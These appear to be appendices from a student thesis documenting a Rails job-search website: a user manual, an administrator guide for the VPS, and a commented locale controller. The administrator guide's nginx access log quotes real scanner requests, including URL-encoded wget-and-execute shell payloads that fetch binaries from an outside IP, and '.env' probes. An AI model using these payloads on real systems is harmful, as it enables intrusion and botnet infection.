The screenshot shows a drop-down language selection menu. It features a 'Язык' (Language) button with a flag icon and a dropdown arrow. The menu lists three options: 'English', 'Русский' (Russian), and 'Deutsche' (German).

Drawing 83 - Drop-down language change menu

## Resumes

[Add a new resume](#)

Posted: 3 days ago.

### Садовник



Василий Иванович

Age

23

Current Location

 Россия, Сызрань • I am willing to relocate

Last Job

ООО "ОхранСистем" • Сторож

Skills: [коммуникабельность](#) [терпение](#) [усердие](#)[Read more](#)

Drawing 84 - Change language to English

### 1) About us page

### Über uns

Der Schmerz ist die Liebe selbst, der Hauptkunde Das ist kein Folterer, um anzufangen. Integer porta vehicula lorem, ein Pfeilnibh euismod an. Aber die Gärung reiner Teenager ist die Masse der Pfeile. Vielleicht wird nicht der Ball im Hinterhof zum Größten und Wichtigsten. Der Hauptgang bestand darin, für den rachsüchtigen Kerl zu sitzen. Wenn der See nicht zu empfehlen ist, oder die Pfeile nicht verantwortlich sind, fühlt man sich aber immer wohl. Klasse aptent taciti Sociosqu ad litora Torquent per conubia nostra, per inceptos himenaeos

Drawing 85 - About us page

User registration is carried out using a personal email address and password. To display a page with a form for entering a mailing address and password, you must click on the button (link) "Register" on the right side in the upper (in the navigation) part of the site (Figure No.!). After filling out the registration form, subject to entering the correct data and confirming the mailing address, the user will register on the site and will be able to use it to the fullest.

Search

Размещено: около 1 часа назад.

## Junior Developer



Станислав Красавин

Возраст

Рисунок № 85.1 - Кнопки регистрации и авторизации

### Зарегистрироваться

Введите email адрес

Введите пароль

Подтвердить свой пароль

JobSeeker

Company

Зарегистрироваться

Уже зарегистрированны? [Войти](#)

[Не получили инструкции для подтверждения?](#)

Drawing 86 - Registration form

Добро пожаловать, [stas\[REDACTED\]@gmail.com](#).

Благодарим за присоединение к FindWorker.


Мы хотим подтвердить ваш адрес электронной почты. Чтобы подтвердить свой адрес электронной почты и завершить регистрацию, нажмите на кнопку ниже.

[Подтвердить Мой Аккаунт](#)

Drawing 87 - Letter with confirmation link

## User Login

The user is logged in using a personal email address and password. To display a page with an authorization form, you must click on the "Login" button on the right side at the top of the site (Figure No.!). After filling out the login form and clicking on the "Login" button, provided that the correct data is entered, the user will be able to log in under his account




The image shows a login form with a red border. At the top center is the word "Войти". Below it is a text input field containing the placeholder "Введите адрес электронной почты" and the email address "stas.krasavin2000@gmail.com". Below that is another text input field with the placeholder "Введите пароль". Underneath these fields is a checkbox labeled "Запомнить меня". A large blue button with the word "Войти" in white is centered below the checkbox. At the bottom of the form, there are three links: "Нет аккаунта? [Зарегистрироваться](#)", "[Забыли пароль?](#)", and "[Не получили инструкции для подтверждения?](#)".

Drawing 88 - Authorization form

### Editing an account

To edit your account (after authorization) in the upper right corner of the screen, find the profile icon, after interacting with it, a drop-down menu will open, where select the “Edit account” item, you will be redirected to the account editing page where you can edit it.



Drawing 89 - Dropdown menu on navigation bar

### Редактировать аккаунт

Почтовый адрес

stas.████████@gmail.com

Введите новый пароль (оставьте пустым, если вы не хотите его менять)

Введите новый пароль  
6 символов минимум

Подтвердите новый пароль

Подтвердите новый пароль

Введите текущий пароль

Введите текущий пароль

**Обновить** **Назад**

### Удалить аккаунт

Недовольны?

**Удалить аккаунт**


Drawing 90 - Account edit form

When changing the password, you will need to specify the current password, and when changing the mailing address, it will need to be confirmed using an email.

#### Applicant Profile

In order to go to your profile, you need to select "My profile" in the drop-down menu on the navigation panel. After that, you will be immediately redirected to your profile page.

[Добавить новое резюме](#)



Возраст:

Почтовый адрес:


Номер телефона:

Address: ,

[Редактировать детали](#)

#### Drawing 91 - Applicant profile page

To edit the profile, click on the "Edit Details" button. You will see the profile edit form.



Вы можете сделать это позже

Имя

Фамилия

Возраст

Почтовый адрес

Номер телефона

Страна проживания

Город или штат проживания

Drawing 92 - Applicant Profile Edit Page



Загрузить фото Вы можете сделать это позже

Имя  
Дмитрий

Фамилия  
Волынов

Возраст  
25

Почтовый адрес  
test@mail.com

Номер телефона  
+79376474916

Страна проживания  
Россия

Город или штат проживания  
Moscow

Ввести

Drawing 93 - Applicant Profile Edit Page

Добавить новое резюме



**Дмитрий Волынов**  
Возраст: 25  
Почтовый адрес: test@mail.com  
Номер телефона: +79376474916

---

Address: Россия, Moscow

Редактировать детали

## Drawing 94 - Edited profile page

### Resume creation

You can create a resume on the page with a resume, or in your profile

#### Создать резюме

Персональные данные



Иначе будет использовано фото из профиля

Имя  
Дмитрий

Фамилия  
Волынов

Возраст  
25

Наименование резюме

Страна проживания  
Россия

Город или штат проживания  
Moscow

Переезд

Я готов к переезду

Удалённая работа

Я готов к удалённой работе

Контактная информация

Ваш адрес электронной почты  
test@mail.com

Номер телефона  
+79376474916

Drawing 95 - Resume creation form (personal part)

Part of the personal data will be filled in automatically if the profile is filled out. The next part is about work experience.

Опыт работы

Наименование работы

Администратор

Компания

One Person Company

Страна

Россия

Город или штат

Moscow

Временной период

Я работаю здесь

От Февраль 2021

До Октябрь 2021

[Удалить опыт работы](#)

Наименование работы

Junior Developer

Компания

Two Person Company

Страна

Россия

Город или штат

Moscow

Временной период

Я работаю здесь

От Ноябрь 2021

До Июнь 2022

[Удалить опыт работы](#)

[Указать опыт работы](#)

Образование

Drawing 96 - Resume creation form (work experience)

Next, there will be a part about education.

**Образование**

**Уровень образования**

Средне-Специальное

**Область изучения**

ИСП

**Наименование учебного заведения**

ПГК

**Страна**

Россия

**Город или штат**

Moscow

**Временной период**

В настоящее время учусь

От Сентябрь 2010

До Август 2006

**Удалить образование**

**Указать образование**

Drawing 97 - Resume creation form (education)

And the last step will be the skills of the applicant

**Город или штат**

Moscow

**Временной период**

В настоящее время учусь

От Сентябрь 2010

До Август 2006

**Удалить образование**

**Указать образование**

**Навыки** ( Вводите навыки через запятую: "," )

Git, Ruby, Rails, Postgresql, HTML, CSS, Bootstrap

**Создать резюме**

Drawing 98 - Resume creation form (skills)

We create a resume

[View resume](#)

Viewing the full version of the resume is possible only from the company account, or by the creator of the resume. Let's move on to the newly created resume:



**Дмитрий Волынов**  
Junior RoR Developer

### Обо мне

**Персональные данные**

Возраст	25
Адрес	Россия, Moscow
Переезд	Я готов к переезду
Удалённая работа	Я готов к удалённой работе

**Контактная информация**

Адрес электронной почты	test@mail.com
Номер телефона	+79376474916

### Навыки

git ruby rails postgresql html css bootstrap

### Опыт работы

Администратор в One Person Company  
Февраль, 2021 - Октябрь, 2021 (Россия, Moscow)  
Override the digital divide with additional clickthroughs from DevOps. Nanotechnology immersion along the information highway will close the loop on focusing solely on the bottom line.

focusing solely on the bottom line.

Junior Developer в Two Person Company  
Ноябрь, 2022 - Июнь, 2021 (Россия, Moscow)  
Override the digital divide with additional clickthroughs from DevOps. Nanotechnology immersion along the information highway will close the loop on focusing solely on the bottom line.

### Образование

Средне-Специальное • ИСП в ПГК  
2010 - 2006 (Россия, Moscow)

[Редактировать резюме](#) [Confirm Resume Remove](#)

Drawing 99 - Ready resume

113

## Resume editing

For editing, being the creator of this resume, open its full version, click on the "Edit resume" button

### Изменить резюме

#### Персональные данные



Загрузить фото

Иначе будет использовано фото из профиля

#### Имя

Дмитрий

#### Фамилия

Волынов

#### Возраст

25

#### Наименование резюме

Junior RoR Developer

#### Страна проживания

Россия

#### Город или штат проживания

Moskow

#### Переезд

Я готов к переезду

Drawing 100 - CV editing

## ПРИЛОЖЕНИЕ В

### Руководство администратора (на английском языке)

---

The administrator can connect to the VPS via an SSH connection (Drawing 101), this protocol will allow the administrator to manage the server hosting the application remotely.

VPS (aka VDS), virtual dedicated server - a service for renting the so-called virtual dedicated server. In terms of operating system management, for the most part, it corresponds to a physical dedicated server.

SSH (Secure SHell) is a network protocol that allows you to connect to a remote server and execute commands on it, upload files. A key feature is the encryption of transmitted information.

```
stanislaus@Stanislaus-ASUS:~$ ssh -p 30000 stanislaus@89.223.124.208
stanislaus@89.223.124.208's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat 11 Jun 2022 05:19:02 PM MSK

 System load:  0.48           Processes:          129
 Usage of /:   22.2% of 29.46GB  Users logged in:     0
 Memory usage: 25%            IPv4 address for eth0: 89.223.124.208
 Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

 https://ubuntu.com/blog/microk8s-memory-optimisation

 0 updates can be applied immediately.

*** System restart required ***
Last login: Fri Jun 10 10:58:19 2022 from 109.124.222.218
stanislaus@924241-cq64142:~$ █
```

Dra

wing 101 – Connecting to VPS via SSH

Here, using various console commands, you can manage a dedicated server, the following command displays the status of the NGINX server (Drawing 102)

```
stanislaus@924241-cq64142:~$ sudo systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
   Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2022-06-03 03:43:20 MSK; 1 weeks 1 days ago
     Docs: man:nginx(8)
 Main PID: 25997 (nginx)
    Tasks: 26 (limit: 2274)
   Memory: 183.0M
      CPU: 0.000 CPU(s) used
     CGroup: /system.slice/nginx.service
             └─ 25986 Passenger watchdog
                 ├─ 25989 Passenger core
                 ├─ 25997 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
                 ├─ 26000 nginx: worker process
                 └─ 370988 Passenger RubyApp: /var/www/WorkFinder/code (production)

Jun 03 03:43:20 924241-cq64142.tmweb.ru systemd[1]: Starting A high performance web server and a reverse proxy server...
Jun 03 03:43:20 924241-cq64142.tmweb.ru systemd[1]: Started A high performance web server and a reverse proxy server.
stanislaus@924241-cq64142:~$
```

Drawing 102 – Displaying the status of an NGINX server

And with this command, you can look into the access log (Figure 103). NGINX writes information about client requests to the access log as soon as a request is processed (Drawing 104).

```
stanislaus@924241-cq64142:~$ sudo nano /var/log/nginx/access.log
```

Drawing 103 – Switching to the access log

```
stanislaus@924241-cq64142:~$ /var/log/nginx/access.log
GNU nano 4.8
117.193.107.5 - [11/Jun/2022:16:29:11 +0300] "GET /boaform/admin/FormLogin?username=user&psd=user HTTP/1.0" 404 162 "-" "-"
45.61.185.78 - [11/Jun/2022:11:15:23 +0300] "GET /shell?cd%20%2Ftmp%2Bwget%20http%3A%2F%2F172.245.210.11%2F..%22%20-%0%20cnx%3B%20chmod%20777%20cnx%3B%20sh%20%20cnx%3B%20
109.237.100.22 - [11/Jun/2022:13:08:27 +0300] "GET /.env HTTP/1.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.41
109.237.100.22 - [11/Jun/2022:13:08:28 +0300] "\x16\x03\x01\x01H\x01\x00\x01D\x03\x03h\x04t\xCAB\xEDF\x86\xEBW,b\xEDm\xE1\x8B\x93\xAB\xA6mr\x8D\xA3\x95\xB2\xxE
120.27.248.34 - [11/Jun/2022:13:36:07 +0300] "GET /humuji_serverApi/test.php HTTP/1.1" 404 162 "-" -
47.106.177.157 - [11/Jun/2022:14:23:48 +0300] "GET /shell?cd%20%2Ftmp%2Bwget%20http%3A%2F%2F172.245.210.11%2F..%22%20-%0%20cnx%3B%20chmod%20777%20cnx%3B%20sh%20%20cnx%3B%20
55.132.186.86 - [11/Jun/2022:14:42:16 +0300] "GET /.env HTTP/1.1" 404 197 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.41
55.132.186.86 - [11/Jun/2022:14:42:17 +0300] "POST / HTTP/1.1" 404 568 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044
179.130.187.18 - [11/Jun/2022:14:52:11 +0300] "GET / HTTP/1.0" 200 612 "-" "https://gdndplus.com/Gather Analyze Provide."
31.48.151.25 - [11/Jun/2022:15:20:14 +0300] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.1.133.91/FKKK/NW_BBB.arm;+chmod+777+NW_BBB.arm;+/NW_BBB.arm Jaws.SelfRep:ri
184.17.57.30 - [11/Jun/2022:15:27:42 +0300] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2
205.210.31.133 - [11/Jun/2022:16:21:44 +0300] "GET / HTTP/1.1" 200 612 "-" "Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple t
107.158.101.55 - [11/Jun/2022:16:52:23 +0300] "\x16\x03\x01\x00\x01\x01\x00\x00\xAD\x03\x03\xA0\xA6\xF\xA0\x9A\xC6,\xAB\xF\x9\x84C\xA7=E\x88\x9B\x1F\x0F:\xE7\xC7f\x
107.158.101.55 - [11/Jun/2022:16:52:33 +0300] "GET / HTTP/1.1" 200 612 "-" -
107.158.101.55 - [11/Jun/2022:16:52:54 +0300] "GET /favicon.ico HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
107.158.101.55 - [11/Jun/2022:16:52:55 +0300] "GET /robots.txt HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
107.158.101.55 - [11/Jun/2022:16:52:56 +0300] "GET /sitemap.xml HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
2.57.122.35 - [11/Jun/2022:17:08:28 +0300] "GET / HTTP/1.1" 200 612 "-" -
128.14.141.34 - [11/Jun/2022:17:28:07 +0300] "GET / HTTP/1.1" 200 396 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044
54.62.197.2 - [11/Jun/2022:17:28:15 +0300] "GET / HTTP/1.1" 200 612 "-" -"
```

Drawing 104 – Access log

The **top** command (Drawing 105) is used to list all running processes on the server, as well as statistics on CPU usage, memory usage, IOPS, load average, etc.

In the example below, we are pointing to top, it should be updated every 1 give me a sec: Example: **top d 1**

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1	root	20	0	105752	128888	8476	S	0.0	0.6	0:29.64	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.04	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0H-kblockd
9	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	mm_percpu_wq
10	root	20	0	0	0	0	S	0.0	0.0	0:36.40	ksoftirqd/0
11	root	20	0	0	0	0	I	0.0	0.0	1:17.94	rcu_sched
12	root	rt	0	0	0	0	S	0.0	0.0	0:06.38	migration/0
13	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/0
14	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuhp/0
15	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
16	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	netns
17	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_tasks_kthre
18	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kauditd
19	root	20	0	0	0	0	S	0.0	0.0	0:00.72	khungtaskd
20	root	20	0	0	0	0	S	0.0	0.0	0:00.00	oom_reaper
21	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	writeback
22	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kcompactd0
23	root	25	5	0	0	0	S	0.0	0.0	0:00.00	ksmd
24	root	39	19	0	0	0	S	0.0	0.0	0:01.04	khugepaged
70	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kintegrityd
71	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kblockd
72	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	blkcg_punt_bio
73	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	tpm_dev_wq
74	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	ata_sff
75	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	md
76	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	edac-poller
77	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	devfreq_wq
78	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	watchdogd
81	root	20	0	0	0	0	S	0.0	0.0	0:02.03	kswapd0
82	root	20	0	0	0	0	S	0.0	0.0	0:00.00	ecryptfs-kthrea
84	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kthrotld
85	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	acpi_thermal_pm
86	root	20	0	0	0	0	S	0.0	0.0	0:00.00	scsi_eh_0
87	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	scsi_tmf_0
88	root	20	0	0	0	0	S	0.0	0.0	0:00.00	scsi_eh_1
89	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	scsi_tmf_1

Drawing 105 – List of all running processes on the server

The ps command (Figure 106), Drawing to the top command, is used to list running processes on the server. The example below is followed by an additional option that specifies all processes and any user.

```

stanislaus@924241-cq64142:~$ ps
  PID TTY      TIME CMD
454405 pts/0    00:00:00 bash
454878 pts/0    00:00:00 mc
454929 pts/0    00:00:00 sensible-editor
454931 pts/0    00:00:00 nano
455376 pts/0    00:00:00 top
455480 pts/0    00:00:00 ps
stanislaus@924241-cq64142:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root         1  0.0  0.6 105752 12888 ?        Ss Jun02   0:29 /sbin/init
root         2  0.0  0.0     0     0 ?        S  Jun02   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?       I< Jun02   0:00 [rcu_gp]
root         4  0.0  0.0     0     0 ?       I< Jun02   0:00 [rcu_par_gp]
root         6  0.0  0.0     0     0 ?       I< Jun02   0:00 [kworker/0:0H-kblockd]
root         9  0.0  0.0     0     0 ?       I< Jun02   0:00 [mm_percpu_wq]
root        10  0.0  0.0     0     0 ?        S  Jun02   0:36 [ksoftirqd/0]
root        11  0.0  0.0     0     0 ?        I  Jun02   1:17 [rcu_sched]
root        12  0.0  0.0     0     0 ?        S  Jun02   0:06 [migration/0]
root        13  0.0  0.0     0     0 ?        S  Jun02   0:00 [idle_inject/0]
root        14  0.0  0.0     0     0 ?        S  Jun02   0:00 [cpuhp/0]
root        15  0.0  0.0     0     0 ?        S  Jun02   0:00 [kdevtmpfs]
root        16  0.0  0.0     0     0 ?       I< Jun02   0:00 [netns]
root        17  0.0  0.0     0     0 ?        S  Jun02   0:00 [rcu_tasks_kthre]
root        18  0.0  0.0     0     0 ?        S  Jun02   0:00 [kaudittd]
root        19  0.0  0.0     0     0 ?        S  Jun02   0:00 [khungtaskd]
root        20  0.0  0.0     0     0 ?        S  Jun02   0:00 [oom_reaper]
root        21  0.0  0.0     0     0 ?       I< Jun02   0:00 [writeback]
root        22  0.0  0.0     0     0 ?        S  Jun02   0:00 [kcompactd0]
root        23  0.0  0.0     0     0 ?       SN Jun02   0:00 [ksmd]
root        24  0.0  0.0     0     0 ?       SN Jun02   0:01 [khugepaged]
root        70  0.0  0.0     0     0 ?       I< Jun02   0:00 [kintegrityd]
root        71  0.0  0.0     0     0 ?       I< Jun02   0:00 [kblockd]
root        72  0.0  0.0     0     0 ?       I< Jun02   0:00 [blkcg_punt_bio]
root        73  0.0  0.0     0     0 ?       I< Jun02   0:00 [tpm_dev_wq]
root        74  0.0  0.0     0     0 ?       I< Jun02   0:00 [ata_sff]
root        75  0.0  0.0     0     0 ?       I< Jun02   0:00 [md]
root        76  0.0  0.0     0     0 ?       I< Jun02   0:00 [edac-poller]
root        77  0.0  0.0     0     0 ?       I< Jun02   0:00 [devfreq_wq]
root        78  0.0  0.0     0     0 ?        S  Jun02   0:00 [watchdogd]
root        81  0.0  0.0     0     0 ?        S  Jun02   0:02 [kswapd0]
root        82  0.0  0.0     0     0 ?        S  Jun02   0:00 [ecryptfs-kthrea]
root        84  0.0  0.0     0     0 ?       I< Jun02   0:00 [kthrotld]
root        85  0.0  0.0     0     0 ?       I< Jun02   0:00 [acpi_thermal_pm]
root        86  0.0  0.0     0     0 ?        S  Jun02   0:00 [scsi_eh_0]

```

Drawing 106 – List of all running processes on the server

The **free** command (Drawing 107) is used to view server physical memory data. Use it with -m to display data in megabytes.

```

stanislaus@924241-cq64142:~$ free
              total        used        free      shared  buff/cache   available
Mem:       2030884      311516      272128      19108      1447240      1507596
Swap:          0          0          0
stanislaus@924241-cq64142:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:        1983        304        265          18        1413        1472
Swap:          0          0          0
stanislaus@924241-cq64142:~$ 

```

Drawing 108 – Viewing Server Physical Memory Data

The **w** command (Drawing 109), this command can be used to get a list of users connected to the server using the SSH service, in addition to load average and uptime.

```
stanislau@924241-cq64142:~$ w
17:52:07 up 8 days, 20:50,  1 user,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
stanisla pts/0    109.124.222.218  17:19    2.00s  0.27s  0.00s w
stanislau@924241-cq64142:~$ █
```

Drawing 109 – list of users connected to the server using the SSH service

## ПРИЛОЖЕНИЕ Г

### Документированный код программного продукта

---

```
1 class ApplicationController < ActionController::Base
2   before_action :set_locale # Вызываю метод set_locale перед каждым действием
3
4   private
5
6   # Объявляю метод set_locale который устанавливает языковую среду веб-приложения
7   def set_locale
8     # Определяю локаль с помощью пути
9     detected_locale = request.fullpath.split('/').second # set locale via path
10
11    # Применяю тернарный оператор, который в случае присутствия установленной локали
12    # (из detected_locale), в доступных локалях (available_locales) будет применять её,
13    # иначе будет вызываться метод browser_locale
14    I18n.locale = I18n.available_locales.map(&:to_sym).include?(detected_locale) ?
15      detected_locale : browser_locale
16
17  end
18
19  def browser_locale
20    # Этот метод ищет в HTTP-заголовке пункт Accept-Language, который сообщает серверу,
21    # какие языки клиент понимает и какая локаль предпочтительнее
22    locales = request.env['HTTP_ACCEPT_LANGUAGE'] || ""
23
24    # Если он пуст, вызывается локаль по умолчанию (в моем случае en)
25    if locales.empty?
26      return I18n.default_locale
27    end
28
29    # Сканирует строку выводя обнаруженные локали, далее этот список полученных
30    # локалей обрезается до 2ух наиболее популярных
31    locales.scan(/([a-z]{2})/).find do |locale|
32      # Проверяет, есть ли полученная локаль в списке доступных и применяет её
33      return locale if I18n.available_locales.include?(locale.to_sym)
34    end
35  end
36 end
```

Рисунок 110 – Документированный программный код

## **ПРИЛОЖЕНИЕ Д**

### **Диск с материалами**

---